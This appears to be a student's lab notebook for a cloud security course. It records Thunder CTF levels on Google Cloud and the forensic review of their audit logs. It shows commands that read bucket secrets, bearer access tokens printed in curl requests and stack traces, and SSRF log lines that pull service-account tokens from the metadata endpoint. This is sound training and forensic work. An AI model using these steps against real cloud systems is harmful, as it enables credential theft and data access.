

4.2 ThunderCTF:	
3. a1openbucket	6
Compromise level	6
4. -	6
Examine logs via project activity	6
5. -	7
Examine logs via Logs Explorer	7
6. -	7
Clean-up level	7
7. a2finance	8
8. -	8
9. -	9
Examine Cloud Storage logs	9
Examine instance	9
10. a3password	10
Compromise level	10
11. -	11
Examine Cloud Storage logs for source code download	11
Examine Cloud Functions logs for generating source code download	12
12. a4error	12
Compromise level	12
13. -	13
Find setMetadata log event	13
14. a5power	15
15. -SKIP Logs won't show	15
Find exfiltration event	15
17. A6container	15
Compromise level	16

18. -	16
Examine instance	16
4.3 DefenderCTF	
4. -	17
6. defender/audit (Part 1)	19
7. -	19
8. -	19
9. defender/audit (Part 2)	21
4.4 Flaws	
2. flaws: Level 1	22
Step 3:	22
Step 4:	24
3. flaws: Level 2	25
Step 1:	25
4. flaws: Level 3	26
Overview	26
Step 1:	26
Step 3:	27
Step 6:	27
Step 2:	28
5. flaws: Level 4	28
6. flaws: Level 5	30
Step 1:	30
Step 2:	30
Step 3:	30
7. flaws: Level 6	31

Step 4:	34
4.5 Flaws2	
2. flaws2 Attacker: Level 1	35
Step 4:	35
Step 5:	35
Step 6:	35
3. flaws2 Attacker: Level 2	36
4. flaws2 Attacker: Level 3	39
Step 1:	39
Step 2:	40
Step 3:	41
5. flaws2 Defender: Objective 1	42
Step 1:	42
6. flaws2 Defender: Objective 2	44
Step 2:	44
Step 3:	45
7. flaws2 Defender: Objective 3	46
Step 5:	46
8. flaws2 Defender: Objective 4	47
Overview	47
Step 1:	47
Step 2:	48
9. flaws2 Defender: Objective 5	48
10. flaws2 Defender: Objective 6	49
Step 4:	49

Serverless Goat	
3. Gather information	51
4. Test adversarial input	52
5. Command injection	53
6. Reverse-engineer the source	57
7. Information exposure	58
8. Expose and leverage credentials	60
9. Excess permissions	60
10. Data exfiltration	60
CloudGoat	
3. iam_privesc_by_rollback steps	61
5. cloud_breach_s3 steps (1-3)	62
Step 1:	62
Step 2:	62
Step 3:	62
5. cloud_breach_s3 steps (1-3)	62
Step 1:	62
Step 2:	63
Step 3:	63
6. cloud_breach_s3 steps (4-6)	65
Step 6:	65
Show the first two lines of each of the CSV files you have copied over from the bucket via the command below.	65
8. ec2_ssrf steps (1-2)	66
Step 2:	66
Step 5:	67
12. rce_web_app steps (4-5)	68
Step 4:	68

Step 5:	68
14. rce_web_app steps (8-11)	69
Step 8:	69
Step 11:	71
Step 14:	72

04.2: Thunder CTF

3. a1openbucket

Compromise level

- Take a screenshot of the secret obtained

```
(env-tctf) madler@cloudshell:~/thunder-ctf (w22websec-madler-matt-adler)$ gsutil cat gs://ai-bucket-277197615737/secret.txt
1151759396130491290500552962895035778397738764284(env-tctf) madler@cloudshell:~/thunder-ctf (w22websec-madler-matt-adler)$
```

4. -

Examine logs via project activity

- Take a screenshot of these entries for your lab notebook.


The screenshot shows the Google Cloud Platform Activity log page. The main area displays a list of log entries from 5:44 PM to 5:40 PM. The entries show various actions performed by user 'madler@pdx.edu' such as listing log entries, retrieving a secret file, and executing a billing info command. The sidebar on the right allows filtering by date and time, with specific start and end times set for 2/18/22, 5:40 PM and 2/18/22, 5:44 PM respectively.

Time	Action	User
5:44 PM	List log entries	madler@pdx.edu listed log entries
5:44 PM	List log entries	madler@pdx.edu listed log entries
5:44 PM	List log entries	madler@pdx.edu listed log entries
5:44 PM	List log entries	madler@pdx.edu listed log entries
5:43 PM	Get object	madler@pdx.edu retrieved secret.txt
5:42 PM	List log entries	madler@pdx.edu listed log entries
5:42 PM	List log entries	madler@pdx.edu listed log entries
5:42 PM	List log entries	madler@pdx.edu listed log entries
5:40 PM	GetResourceBillingInfo	madler@pdx.edu has executed GetResourceBillingInfo on ...

5. -

Examine logs via Logs Explorer

- Take a screenshot of this entry for your lab notebook.



6. -


Clean-up level

- What is the `methodName` of the creation command and the `principalEmail` address of the account that issued it? MethodName: `v2.deploymentmanager.deployments.insert`, `PrincipalEmail:madler@pdx.edu`
- What is the `methodName` of the deletion command? MethodName: `v2.deploymentmanager.deployments.delete`

7. a2finance

- Take a screenshot of the secret obtained

```
clouduser@a2-logging-instance:~$ gcloud logging read "logName=projects/thunder-342202/logs/transactions AND jsonPayload.name=---"
insertId: hhsyydfgtht1
jsonPayload:
  credit-card-number: '9555231085044003'
  name: JOHN_BARNES
  transaction-total: $241.34
logName: projects/thunder-342202/logs/transactions
receiveTimestamp: '2022-02-23T02:15:38.467700762Z'
resource:
  labels:
    instance_id: '1093108530488552458'
    project_id: ''
    zone: projects/587678703902/zones/us-west1-b
  type: gce_instance
timestamp: '2022-02-23T02:15:38.467700762Z'
clouduser@a2-logging-instance:~$
```



- What is the name of the service account that was used to perform the exfiltration? The answer does not have @pdx.edu in it. a2clouduser

- Include a screenshot of the query filter that was used during the exfiltration that shows what parts of the transactions log has been exfiltrated (similar to below)

```
-----  

  maxEntries: 500  

  maxResponseInterval: "10s"  

  orderBy: "timestamp asc"  

  ▼ resourceNames: [  

    0: "projects/w22websec-madler-matt-adler"  

  ]  


  resumeToken:  

-----
```

8. -

- What is the name of the service account that was used to perform the command? Explain the difference between this service account and the one from the previous step.
[madler@pdx.edu](#). Difference is that access was done via a different user i.e. from another computer i.e. the ssh instance.
- What is the service account key name used to perform this operation? (We would want to delete this key if this were an actual compromise.)

SEVERITY	TIMESTAMP	PST	SUMMARY	EDIT
requestMetadata	1			
callerIp: "35.197.78.193"				
callerSuppliedUserAgent: "(gzip),gzip(gfe)"				
▶ destinationAttributes: {0}				
▶ requestAttributes: {2}				
}				
resourceName: "projects/-/serviceAccounts/114185441029267257672"				
▼ response: {				
@type: "type.googleapis.com/google.iam.admin.v1.ServiceAccountKey"				
key_algorithm: 2				
key_origin: 2				
key_type: 1				
name: "projects/a2thunder/serviceAccounts/a2-access@a2thunder.iam.gserviceaccount.com/keys/e8af0d13a1461c095bcc56e31bbd4bb9ae9bbd49"				
private_key_type: 2				
▶ valid_after_time: {1}				
▶ valid_before_time: {1}				
}				
serviceName: "iam.googleapis.com"				
▶ status: {0}				



The screenshot shows the macOS system tray. It features a dark-themed window with three colored dots (red, yellow, green) in the top-left corner. To the right of the dots are icons for Mission Control, Dock, Trash, and other system controls. Below these icons is a notification bubble. The notification has a dark background with white text. At the top left of the bubble is the word 'Madler'. Below it, the text '12:54 PM A2' is visible. At the bottom right of the bubble is the word 'Madler' again. The overall appearance is consistent with the macOS Monterey interface.

9. -

Examine Cloud Storage logs

Within the "Log Explorer", find the initial request that listed the storage bucket. Expand the nested fields to find the `requestMetadata` for the request. This is the entrypoint of the attack.


- Show the IP address and UserAgent for this request.

```
▼ requestMetadata: {  
  callerIp: "35.197.78.193"  
  callerSuppliedUserAgent:  
    "apitools Python/3.9.2 gsutil/5.6 (linux) analytics/disabled interactive/True command/ls  
    google-cloud-sdk/372.0.0,gzip(gfe)"  
  ▶ destinationAttributes: {0}  
  ▶ requestAttributes: {2}
```

Examine instance

Note that when deploying VMs in the cloud, there are additional sets of logs located on the VM itself. The act of `ssh`-ing directly into the Compute Engine instance is a particularly important event in this level. Unless configured explicitly, the logs for the Linux VM are not streamed into the audit logging service. To examine these logs, access the server directly by `ssh`. Use the `last` command upon logging into the instance to view the previous logins and where they originated.

- Show the output of the command when run on the VM



The screenshot shows a macOS desktop environment. On the left, a terminal window displays the output of the `last` command, showing logins from an IP address. On the right, a Notes app window titled "Madler" contains a note about "thunderCTF notes".

```
Last login: Sat Feb 26 21:01:26 2022 from 35.197.78.193  
clouduser@a2-logging-instance:~$ last  
clouduse pts/0      35.197.78.193  Sat Feb 26 22:06  still logged in  
clouduse pts/0      35.197.78.193  Sat Feb 26 21:01 - 21:37  (00:35)  
reboot   system boot  5.4.0-1064-gcp  Sat Feb 26 20:52  still running  
  
wtmp begins Sat Feb 26 20:52:00 2022  
clouduser@a2-logging-instance:~$
```

February 26, 2022 at 12:54 PM

Madler
12:54 PM A2

thunderCTF notes:
Yesterday Christina...

A2
A4

A3openbucket

10. a3password

Compromise level

Open up your [Thunder CTF](#) Google Cloud project and launch the level. Then, make a note of the start time and complete the level.

- Take a screenshot of the secret obtained

```
(env-tctf) madler@cloudshell:~/thunder-ctf (a2thunder)$ curl https://us-central1-a2thunder.cloudfunctions.net/a3-func-756623412637?password=897951269905 -H "Authorization: Bearer $(gcloud auth print-identity-token)"
Correct password. The secret is: 652124295477048373676514272277593591817859517590
```

- Take a screenshot of this entry for your lab notebook.

The screenshot shows the Google Cloud Logging interface. On the left, there is a sidebar with filters for 'Log fields' (including 'Search fields and values', 'RESOURCE TYPE' set to 'Cloud Function', 'SEVERITY' set to 'Debug', and 'LOG NAME' set to 'cloudfunctions.googleapis.com/cloud-functi...'), 'PROJECT ID' (set to 'Madler'), and a toolbar with icons for trash, edit, font size, and search. The main area is titled 'Query results' and shows '12 log entries'. The logs are listed in a table with columns: SEVERITY, TIMESTAMP, SUMMARY, and EDIT. The first log entry is expanded, showing details: timestamp '2022-02-25 16:18:45.455 PST', severity 'INFO', resource 'a3-func-756623412637', log 'vd5v8v2jm80y', and message 'Function execution started'. Below the table are buttons for 'Hide log summary', 'Expand nested fields', 'Copy to clipboard', and 'Copy link'. The bottom of the interface shows a footer with the date 'February 24, 2022 at 7:37 PM' and the name 'Madler'.

SEVERITY	TIMESTAMP	SUMMARY	EDIT
INFO	2022-02-25 16:18:45.455 PST	a3-func-756623412637 vd5v8v2jm80y	Function execution started
INFO	2022-02-25 16:18:45.946 PST	a3-func-756623412637	
INFO	2022-02-25 16:49:03.705 PST	a3-func-756623412637	
INFO	2022-02-25 16:49:04.567 PST	a3-func-756623412637	

11. -

Examine Cloud Storage logs for source code download

- Take a screenshot of this entry for your lab notebook.

The screenshot shows the Google Cloud Platform Logs Explorer interface. The left sidebar lists categories: Operations, Logging, Logs Explorer, Logs Dashboard, Logs-based Metrics, Logs Router, and Logs Storage. The main area has tabs for Query, Recent (5), Saved (0), and Suggested (0). A search bar contains the query `resource.type="gcs_bucket"`. Below the search bar are Log fields and Histogram buttons. The Log fields section shows filters for GCS Bucket (selected), SEVERITY (Info), LOG NAME (cloudaudit.googleapis.com/data_access), PROJECT ID (a2thunder), and BUCKET NAME (a3-bucket-756623412637). The Query results section displays two log entries from February 25, 2022, at 17:29:50 PST. The first entry is for a storage.get operation on a3-bucket-756623412637/objects/secret.txt. The second entry is for a storage.objects.get operation on a3-func-756623412637-sa@a2thunder.iam.gserviceaccount.com. Both entries show the principal_email as "a3-func-756623412637-sa@a2thunder.iam.gserviceaccount.com". The log details include insertId, logName, protoPayload, receiveTimestamp, and resource.

Examine Cloud Functions logs for generating source code download

The zip file is generated via our elevated privileges on the Cloud Function. Within the Cloud Functions lo

Examine the entry.

- What is the service account that performs the operation, the service account key name, the authorization permission included and the methodName used in this operation?
 - Service account: `a3-func-756623412637-sa@a2thunder.iam.gserviceaccount.com`
 - Key Name: `"projects/a2thunder/logs/cloudaudit.googleapis.com%2Fdata_access"`
 - Authorization permission included: permission: `"storage.objects.get"`
 - methodName: `"storage.objects.get"`

12. a4error

Compromise level

Open up your [Thunder CTF](#) Google Cloud project and launch the level. Then, make a note of the start time and complete the level.

- Take a screenshot of the secret obtained

```
madler@a4-instance:/home/secretuser$ cat secret.txt
1005567070945932693512460632734661082283166580007
```

- Take a screenshot showing the events at this severity

>	2022-02-26 15:25:24.137 PST	compute.googleapis.com ...
>	2022-02-26 15:25:22.149 PST	compute.googleapis.com ...
>	2022-02-26 14:33:15.453 PST	a4-func-686334171561 Error de...

- Take a screenshot showing the events at this severity

Log fields Histogram Actions

Log fields		Query results 2 log entries		
SEARCH	LOG	SEVERITY	TIMESTAMP	PST
Search fields and values		>	2022-02-26 15:13:51.850 PST	PST
RESOURCE TYPE	Cloud Function	>	2022-02-26 14:33:14.577 PST	SUMMARY
Cloud Function				Download
SEVERITY				
<input checked="" type="checkbox"/> Error				

February 26, 2022 at 3:20 PM

13. -

Find setMetadata log event

Use the prior methods to find the log entry for the event that inserts the ssh key onto the instance.

Expand out the entry to perform forensic analysis.

- Take a screenshot showing the name of the service account that has been used to perform this operation as well as the IP address of the client and the User-Agent of the request that has performed the operation.

Name of service account:

```
▼ operation: {
    id: "operation-1645917922122-5d8f42113da4e-97ff890b-bbf843f9"
    last: true
    producer: "compute.googleapis.com"
}

▼ protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    ▼ authenticationInfo: {
        principalEmail: "madler@pdx.edu"
```

ip address:

```
}
```

```
▼ requestMetadata: {
    callerIp: "67.160.186.27"
    callerSuppliedUserAgent:
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80
    Safari/537.36,gzip(gfe)"
}
resourceName: "projects/a2thunder/zones/us-west1-b/instances/a4-instance"
serviceName: "compute.googleapis.com"
}
receiveTimestamp: "2022-02-26T23:25:24.953838790Z"
▼ resource: {
    ▼ labels: {
```

- Take a screenshot showing the stack trace returned on the request that exposes the access token along with the request that led to the error.

The screenshot shows a terminal window and a browser window side-by-side. The terminal window displays a stack trace for a function execution that failed due to a 404 error. The browser window shows a 404 Not Found page from Google Cloud Storage, indicating that the URL requested was not found.

```
2022-02-26 15:13:51.126 PST 84-func-686334171561 77d6ftmdhkm8 Function execution started
2022-02-26 15:13:51.850 PST 84-func-686334171561 77d6ftmdhkm8 Exception on / [GET]
Traceback (most recent call last):
  File "/workspace/main.py", line 20, in main
    response.raise_for_status()
  File "/layers/google.python.pip/pip/lib/python3.7/site-packages/requests/models.py", line 960, in raise_for_status
    raise HTTPError(http_error_msg, response=self)
requests.exceptions.HTTPError: 404 Client Error: Not Found for url:
https://www.googleapis.com/storage/v1/b/a4-bucket-686334171561/o/test?alt=media

During handling of the above exception, another exception occurred:
```

Madler
3:20 PM A2

thunderCTF notes:
Yesterday Christin...

A2
A4
A5
A6

Yes Thursday No additio...

Madler

A2
A4
A5
A6

Finish 4.4

SEVERITY	TIMESTAMP ↑	PST ▾	SUMMARY
✎ EDIT			
			<pre>f"Request failed.\n Request:\n{request_string(gcs_req)}"\n requests.exceptions.HTTPError: Request failed. Request: GET https://www.googleapis.com/storage/v1/b/a4-bucket-686334171561/o/test? alt=media Authorization: Bearer ya29.c.b0AXv0zTMTks4bwqazjnvUe4wY32Ai7o9M11PisWaRpEkruuRdT8L1R5Q4djigFvxHXTrM2f 8_0eoaYNk5Bbc76SVfQpTFmgINub0VR_Y80qOAHIcyNnAQf87hEASCUEdeYklmV1H3jXnkk9DmVMG7o jhOT1eEYn7AdHzuBsqtne5BiZaBtDCwRNgjcyDpk-r- 4cIyOX99rT7xZGzmifXKq6zzH0945i2uBGrT1VCb2X9374mi7vU_S8ch0q2- xg.....</pre>


14. a5power

- Take a screenshot of the secret obtained

```
Operation completed over 1 objects/10.0 B.
(env-tctf) madler@cloudshell:~/thunder-ctf (a2thunder)$ cat secret.txt
893145429589050386649306855969117878462318909684(env-tctf) madler@cloudshell:~/thunder-ctf (a2thunder)$
```

15. -SKIP Logs won't show

Find exfiltration event



- Take a screenshot of the entry that includes the service account used to access the bucket.
- Would this access have worked at the beginning of the level? No!

17. A6container

Compromise level

Open up your [Thunder CTF](#) Google Cloud project and launch the level. Then, make a note of the start time and complete the level.

- Take a screenshot of the secret obtained

```
273720103196533715187628821696357337153948733012madler@cloudshell:~/thunder-ctf (a2thunder)$ curl https://www.googleapis.com/storage/v1/b/a6-bucket-315126017147/o/secret.txt?alt=media -H "Authorization: Bearer ya29.c.b0AXv0zTP24wFXs-xDRfJF-2EMDwgPoixYQ8z5XYWv_SZ2IHbuOh8CvNwst5b0WGnN9I-OnYQpYmzzq6btbdFYOV_99r71eQoBXqrbdU3smdf8pan3j3oNkIWIGoCITT7xyhrUlk7sriDgR0032Yo2avsq3Jl9f3EkEKwzXfaDawDfMCYRPB8_XPS0d7Vs1FUusbewg"
273720103196533715187628821696357337153948733012madler@cloudshell:~/thunder-ctf (a2thunder)$
```

- Take a screenshot of the entry that includes the service account used to access the bucket along with the requestMetadata.

```

2022-02-28 11:10:05.829 PST
clouresourcemanager.googleapis.com GetProject
projects/a2thunder madler@pdx.edu audit_log, method: "GetProject",
principal_email: "madler@pdx.edu"

{
  insertId: "-ib0wgze22pug"
  logName: "projects/a2thunder/logs/cloudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {1}
    authorizationInfo: [1]
  }
}

requestMetadata: {
  callerIp: "75.164.63.147"
  callerSuppliedUserAgent:
  "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80
  Safari/537.36,gzip(gfe),gzip(gfe)"
  destinationAttributes: {0}
  requestAttributes: {0}
}

```

The requestMetadata identifies the IP address that originated the operation.

- Explain why this would be a red flag for a forensic investigator. We could know if Ip address is known within company or not. If it is foreign, then we know there is a external actor.

18. -

Examine instance

- Take a screenshot of the entry that shows the SSRF vulnerability has been leveraged to get access to the credentials.

```

5.164.63.147 - - [28/Feb/2022 10:49:08] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d?url=http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token HTTP/1.1" 200 -
5.164.63.147 - - [28/Feb/2022 10:52:08] "GET /admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d?url=http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token HTTP/1.1" 200 -
5.146.165.37 - - [28/Feb/2022 10:53:24] "GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1" 404 -
76.120.199.94 - - [28/Feb/2022 10:16:45] "GET / HTTP/1.1" 200 -
5.146.165.37 - - [28/Feb/2022 10:21:02] "GET /solr/admin/info/system?wt=json HTTP/1.1" 404 -
root@a6-container-vm:/app# 


```

4.3: Thunder CTF Defender

4. -

We are interested in two fields. The `protoPayload.authenticationInfo.principalEmail` field indicates the account that was used to perform the action while the `protoPayload.methodName` describes the action taken.

- What are the values of these two fields for the first entry?




```
insertId: "e5l7rte1ackg"
logName: "projects/a2thunder/logs/cloudaudit.googleapis.com%2Factivity"
protoPayload: {
  @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  authenticationInfo: {
    principalEmail: "madler@pdx.edu"
    principalSubject: "user:madler@pdx.edu"
  }
  authorizationInfo: [
    {
      request: {
        methodName: "google.iam.admin.v1.CreateServiceAccountKey"
        requestMetadata: {
          resourceName: "projects/-/serviceAccounts/102302031179831156718"
        }
        response: {
          serviceName: "iam.googleapis.com"
        }
        status: {0}
      }
    }
  ]
}
```

Expand the second entry:

- What are the values of the two fields for the second entry?
-

```
authenticationInfo: {  
  principalEmail: "intro-npc@a2thunder.iam.gserviceaccount.com"  
  serviceAccountKeyName:  
    "//iam.googleapis.com/projects/a2thunder/serviceAccounts/intro-  
    npc@a2thunder.iam.gserviceaccount.com/keys/7210e0c02e13db87a981847b2cec01c65f1b28c8"  
}  
authorizationInfo: [  
  0: {  
    granted: true  
    permission: "storage.buckets.get"  
    resource: "projects/_/buckets/intro-bucket-688260179095"  
    resourceAttributes: {  
    }  
  }  
]  
methodName: "storage.buckets.get"  
requestMetadata: {4}  
resourceLocation: {1}
```



- What is the name of the resource that has been accessed? `resource: "projects/_/buckets/intro-bucket-688260179095"`

6. defender/audit (Part 1)

7. -

- What is the name of the Cloud SQL instance the proxy is connected to?
 - Userdata-db-instance-890191589558

- What type of database is the Cloud SQL instance running?
 - PostgreSQL 13
- List all of the routes the web application implements
 - /test
 - /follow
 - /delete
 - /hacked


The last route in the file, in particular, looks suspicious.

- Explain what its function might be.
 - Malicious route that could potentially mess with database.
-

8. -

- What is the name of the service account used to perform this operation?


```
@type: "type.googleapis.com/google.cloud.audit.AuditLog"
authenticationInfo: {
  principalEmail: "compute-admin@a3thunder.iam.gserviceaccount.com"
  principalSubject: "serviceAccount:compute-admin@a3thunder.iam.gserviceaccount.com"
  serviceAccountKeyName:
    "//iam.googleapis.com/projects/a3thunder/serviceAccounts/compute-
    admin@a3thunder.iam.gserviceaccount.com/keys/8ee69525da4cb90cf58510c7e45f6d1c43a83fc2"
}
```



- What is the name of the metadata key that has been changed (Hint: expand out protoPayload.metadata)?


```

  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  authenticationInfo: {
    principalEmail: "compute-admin@a3thunder.iam.gserviceaccount.com"
    principalSubject: "serviceAccount:compute-admin@a3thunder.iam.gserviceaccount.com"
    serviceAccountKeyName:
